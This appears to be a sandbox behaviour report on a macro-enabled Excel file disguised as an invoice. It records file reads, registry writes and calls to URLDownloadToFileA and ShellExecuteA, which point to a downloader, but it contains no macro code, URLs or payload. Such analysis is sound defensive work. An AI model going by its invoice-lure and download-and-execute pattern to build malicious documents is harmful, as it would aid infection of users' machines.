C:\Users\user\AppData\Local\Temp\1013866.cvr	unknown	1452	4d 53 51 4d 78 00 00 00 00 00 00 00 35 98 d6 97 0a 00 00 00 34 05 00 00 02 00 00 00 00 00 0e 00 67 1b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d6 8a fd 6e 7a e8 d6 01 2d 06 d1 87 7a e8 d6 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 00 01 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 01 00 00 00 b5 a2 00 00 03 00 00 00 45 58 43 45 00 00 00 00 04 00 00 00 ff ff ff ff 00 00 00 00 05 00 00 00 ff ff ff ff 00 00 00 00 06 00 00 00 00 00 00 00 ac 00 00 00 35 00 00 00 67 1b 00 00 00 00 00 00 3b 00 00 00 02 00 00 00 ac 00 00 00 3c 00 00 00 00 00 00 00 00 00 00 00 41 00 00 00 00 04 00 00 00 00 00 00 6c 00 00 00 00 00 00	MSQMx.....5.....4..... ..g.....nz...- ...z..... ....EXCE..... .....5...g..... ..;.....<.....A... .....l.....	success or wait	1	14012828C	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\45C49261.emf	0	1408	pending	1	7FEEACBFD74	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\45C49261.emf	0	88	pending	1	7FEEACBFD74	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\28C714EE.emf	unknown	1408	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6FB0E417.emf	unknown	1408	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6D1BBF2C.emf	unknown	1408	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\45C49261.emf	unknown	8192	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\45C49261.emf	unknown	8192	end of file	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\45C49261.emf	unknown	1408	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9695A3E0.png	0	2653	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\45C49261.emf	0	1408	pending	2	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C5BE6A1A.emf	unknown	1408	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\INV7693947099-20210111388211.xlsm	unknown	8	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\INV7693947099-20210111388211.xlsm	0	8	pending	1	7FEEAC59AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F1CC4	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F3CA3	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F5CC0	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Options	DefaultSheetR2L	dword	0	success or wait	1	14012828C	ShellExecuteA
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Options	UseSystemSeparators	dword	1	success or wait	1	14012828C	ShellExecuteA
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Options	ThousandsSeparator	unicode	,	success or wait	1	14012828C	ShellExecuteA
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Options	DecimalSeparator	unicode	.	success or wait	1	14012828C	ShellExecuteA
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F1CC4	F1CC4	binary	04 00 00 00 7C 07 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 31 00 2E 00 31 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 95 4C D0 79 7A E8 D6 01 C4 1C 0F 00 C4 1C 0F 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109E60090400100000000F01FEC\Usage	ProductNonBootFilesIntl_1033	dword	1378549761	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F3CA3	F3CA3	binary	04 00 00 00 7C 07 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 71 2B A8 7E 7A E8 D6 01 A3 3C 0F 00 A3 3C 0F 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F5CC0	F5CC0	binary	04 00 00 00 7C 07 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 49 00 4E 00 56 00 37 00 36 00 39 00 33 00 39 00 34 00 37 00 30 00 39 00 39 00 2D 00 32 00 30 00 32 00 31 00 30 00 31 00 31 00 31 00 33 00 38 00 38 00 32 00 31 00 31 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 2F 0D 8A 83 7A E8 D6 01 C0 5C 0F 00 C0 5C 0F 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
